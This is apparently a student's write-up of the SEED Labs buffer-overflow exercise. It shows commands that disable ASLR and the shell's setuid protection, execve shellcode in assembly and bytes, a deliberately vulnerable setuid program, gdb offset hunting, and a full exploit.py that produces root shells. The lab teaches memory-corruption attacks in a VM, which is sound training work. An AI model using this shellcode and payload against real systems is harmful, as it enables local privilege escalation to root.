LAB 3 : BUFFER OVERFLOWS


2 Environment Setup

2.1 Turning Off Countermeasures

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. This feature can be disabled using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The above command is used to turn off the counter measures.To simplify our task we have disabled them first.



We have Turned of Countermeasures.

Configuring bin/bash :

Configuring /bin/sh. In the recent versions of Ubuntu OS, the /bin/sh symbolic link points to the /bin/dash shell. The dash program, as well as bash, has implemented a security countermeasure that prevents itself from being executed in a Set-UID process. Basically, if they detect that they are executed in a Set-UID process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 20.04 VM. The following command can be used to link /bin/sh to zsh:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

```
[09/10/23]seed@VM:~/.../Lab3-Bufferoverflow$ sudo ln -sf /bin/zsh /bin/sh
[09/10/23]seed@VM:~/.../Lab3-Bufferoverflow$
```

The command we executed above used to link /bin/sh to zsh which we will be using in the further program.

3 Task 1: Getting Familiar with Shellcode

3.1 The C Version of Shellcode

A shellcode is basically a piece of code that launches a shell. If we use C code to implement it, it will look like the following:

```
#include <stdio.h>

int main() {
   char *name[2];
```



```
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Unfortunately, we cannot just compile this code and use the binary code as our shellcode (detailed explanation is provided in the SEED book). The best way to write a shellcode is to use assembly code. In this lab, we only provide the binary version of a shellcode, without explaining how it works (it is non-trivial). If you are interested in how exactly shellcode works and you want to write a shellcode from scratch, you can learn that from a separate SEED lab called *Shellcode Lab*.

In the above task they explained and showed the c version of shell code.

3.2 32-bit Shellcode

```
; Store the command on stack
xor   eax, eax
push eax
push "//sh"
push "/bin"
mov   ebx, esp      ; ebx --> "/bin//sh": execve()'s 1st argument

; Construct the argument array argv[]
push eax            ; argv[1] = 0
push ebx            ; argv[0] --> "/bin//sh"
mov   ecx, esp      ; ecx --> argv[]: execve()'s 2nd argument

; For environment variable
xor   edx, edx      ; edx = 0: execve()'s 3rd argument

; Invoke execve()
xor   eax, eax      ;
mov   al,   0x0b    ; execve()'s system call number
int   0x80
```

This shellcode effectively prepares the necessary arguments for the execve() system call, including the path to the executable ("/bin/sh"), and then triggers the call to execute the specified program. Understanding how to construct these arguments and invoke system calls is essential for creating functional shellcode in low-level programming scenarios.

- Push "//sh" onto the Stack:

  In the shellcode, instruction that pushes "//sh" onto the stack. This is done because we need a 32-bit value for the path to the executable, but "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so using a double slash symbol works.
- Passing Arguments to execve():

  The execve() system call requires three arguments to be passed via registers: ebx, ecx, and edx.The majority of the shellcode's purpose is to construct the content for these three arguments in preparation for the system call.
- Setting Up Arguments:

  ebx typically holds the address of the filename, which in this case is the address where "//sh" was pushed onto the stack.

3.3 64-Bit Shellcode

This 64-bit shellcode follows a similar logic to its 32-bit counterpart but adapts to the differences in register names and sizes in the 64-bit architecture.

Register Usage in 64-bit Shellcode:

In 64-bit assembly, the shellcode uses 64-bit registers such as rdx, rax, rdi, and rsi instead of their 32-bit counterparts.
rdx is zeroed (xor rdx, rdx) to prepare it for the third argument of the execve() system call.
Registers like rdi, rsi, and rax are used to set up the arguments and system call number for execve().
Preparing Arguments for execve():
The shellcode sets up the arguments for the execve() system call:
rdi is loaded with the address of "/bin//sh," which is the path to the executable.
rsi is set to point to an array of pointers, representing the argv[] parameter of execve(). In this case, it points to the address of "/bin//sh."
rdx is set to 0 to indicate that there are no environment variables for the executed program.

```
xor  rdx, rdx        ; rdx = 0: execve()'s 3rd argument
push rdx
mov  rax, '/bin//sh' ; the command we want to run
push rax             ;
mov  rdi, rsp        ; rdi --> "/bin//sh": execve()'s 1st argument
push rdx             ; argv[1] = 0
push rdi             ; argv[0] --> "/bin//sh"
mov  rsi, rsp        ; rsi --> argv[]: execve()'s 2nd argument
xor  rax, rax
mov  al,  0x3b       ; execve()'s system call number
syscall
```

Finally, the syscall instruction is used to invoke the execve() system call with the prepared arguments, causing the execution of the specified command ("/bin//sh").

3.4 Task: Invoking the Shellcode

seed@VM: ~/.../shellcode

```
[09/10/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[09/10/23]seed@VM:~/.../shellcode$ cat call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

[09/10/23]seed@VM:~/.../shellcode$ cat Makefile

all:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c

setuid:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c
        sudo chown root a32.out a64.out
        sudo chmod 4755 a32.out a64.out

clean:
        rm -f a32.out a64.out *.o
```

We have checked the 32 and 64 bit code make command and showed the compilation commands.

```
[09/10/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[09/10/23]seed@VM:~/.../shellcode$ ./a32.out
$ echo this file is generated by 32 bit code shell
this file is generated by 32 bit code shell
$ echo $$
7690
$ exit
[09/10/23]seed@VM:~/.../shellcode$ ./a64.out
$ echo this file is generated by 64 bit shell code
this file is generated by 64 bit shell code
$ echo $$
7696
$ exit
[09/10/23]seed@VM:~/.../shellcode$
```

Explanation : First we compiled the 32 bit code 32 bit and used echo code and the same did for 64 bit. Afterexecution we got out put of a32 and a46.

4 Task 2: Understanding the Vulnerable Program

We are using the vulnerability in the lab is stack.c

```
[09/10/23]seed@VM:~/.../Seedlab$ ls
 Lab2-shellcode   Lab3-Bufferoverflow  'Labsetup - 1'
[09/10/23]seed@VM:~/.../Seedlab$ cd Lab3-Bufferoverflow
[09/10/23]seed@VM:~/.../Lab3-Bufferoverflow$ ls
code  shellcode
[09/10/23]seed@VM:~/.../Lab3-Bufferoverflow$ cd code
[09/10/23]seed@VM:~/.../code$ cat Makefile
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 200
L2 = 120
L3 = 140
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@


clean:
        rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_history

[09/10/23]seed@VM:~/.../code$ nano stack.c
```

It was the make file. After creation of make we get 4 values L1,L2,L3,4 these are system generated one those values varies for every system.

```
[09/10/23]seed@VM:~/.../code$ nano stack.c
[09/10/23]seed@VM:~/.../code$ cat stack.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

//void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    //dummy_function(str);
    //fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
/*void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}*/
```

Stack.c modified the unwanted code was commented the **dummy function** last lines of code were commented.

```
[09/10/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
[09/10/23]seed@VM:~/.../code$ sudo chown root stack
[09/10/23]seed@VM:~/.../code$ sudo chown 4755  stack
[09/10/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=120 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=120 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=140 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=140 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/10/23]seed@VM:~/.../code$
```


I used sudo chow to gain the root access of the file

```
[09/10/23]seed@VM:~/.../code$ echo "buffer overflow" >badfile
[09/10/23]seed@VM:~/.../code$ cat badfile
buffer overflow
[09/10/23]seed@VM:~/.../code$ nano badfile
[09/10/23]seed@VM:~/.../code$ ./stack
Input size: 16
[09/10/23]seed@VM:~/.../code$
```

Explanation :
When the buffer size exceeds it may not yield the expected results .It tends to give segmentation faults.

5 Task 3: Launching Attack on 32-bit Program (Level 1)

5.1 Investigation



Here we created an empty bat file it consists of 0 bytes, Make file was also given in the lab it creates new files which are necessary for the code execution

5.2 Launching Attacks

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/Seedlab/lab3-bufferoverflow/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb18 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffcafc --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcafc --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb00 --> 0xffffcf23 --> 0x456
0008| 0xffffcb04 --> 0x0
0012| 0xffffcb08 --> 0x3e8
0016| 0xffffcb0c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb10 --> 0x0
0024| 0xffffcb14 --> 0x0
0028| 0xffffcb18 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf23 "V\004") at stack.c:16
16      {
```

We use b bof here for break point, Once after breaking point we are running the shell

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcaf8 --> 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffca80 ("1pUV\024\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffca80 ("1pUV\024\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
0004| 0xffffca84 --> 0xffffcf14 --> 0x0
0008| 0xffffca88 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca8c --> 0xf7fc93e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca90 --> 0x0
0020| 0xffffca94 --> 0x0
0024| 0xffffca98 --> 0x0
0028| 0xffffca9c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
```

After program running we use run program then we will be getting buffer vale 20 strcpy(buffer, str);

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p $buffer
$2 = void
gdb-peda$ p &buffer
$3 = (char (*)[100]) 0xffffca8c
gdb-peda$ p 0xffffcaf8
$4 = 0xffffcaf8
gdb-peda$ p 0xffffcaf8 -0xffffca8c
$5 = 0x6c
gdb-peda$ quit
[09/10/23]seed@VM:~/.../code$ gedit exploit.py
```

After subtracting p $ebp - p &buffer we are getting the value 0 *6c which is equals to 108 bit ,Offset value is 108 (0*6C=108)

```
[09/10/23]seed@VM:~/.../code$ gedit exploit.py
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Once after we runs the ./exploit.py we will be entering into the shell and We got root access we can check the data by typing id.

It is the 32 bit code used for the above exploitation


Exploit code for the 32 bit.

Open

exploit.py
~/Desktop/Seedlab/lab3-bufferoverflow/code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x0ffffcaf8  + 200        # Change this number
offset = 112              # Change this number 108 + 4

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

6 Task 4: Launching Attack without Knowing Buffer Size (Level 2)



Here we created an empty bat file it consists of 0 bytes, Make file was also given in the lab it creates new files which are necessary for the code execution

```
[09/10/23]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
```

We use b bof here for break point, Once after breaking point we are running the shell

```
                                                                    seed@VM: ~/.../code
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/Seedlab/lab3-bufferoverflow/code/stack-L2-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb08 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 (``)
EDX: 0xffffcef0 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcef8 --> 0xffffd128 --> 0x0
ESP: 0xffffcaec --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[-------------------------------------stack-------------------------------------]
0000| 0xffffcaec --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcaf0 --> 0xffffcf13 --> 0x456
0008| 0xffffcaf4 --> 0x0
0012| 0xffffcaf8 --> 0x3e8
0016| 0xffffcafc --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcb00 --> 0x0
0024| 0xffffcb04 --> 0x0
0028| 0xffffcb08 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf13 "V\004") at stack.c:16
16      {
gdb-peda$ next
```

Breakpoint can be seen in the above screenshot.

```
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca40
gdb-peda$ quit
[09/10/23]seed@VM:~/.../code$ gedit exploit.py
[09/10/23]seed@VM:~/.../code$ ./exploit.py
Traceback (most recent call last):
  File "./exploit.py", line 17, in <module>
    content[517 - len(shellcode)] = shellcode
TypeError: 'bytes' object cannot be interpreted as an integer
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

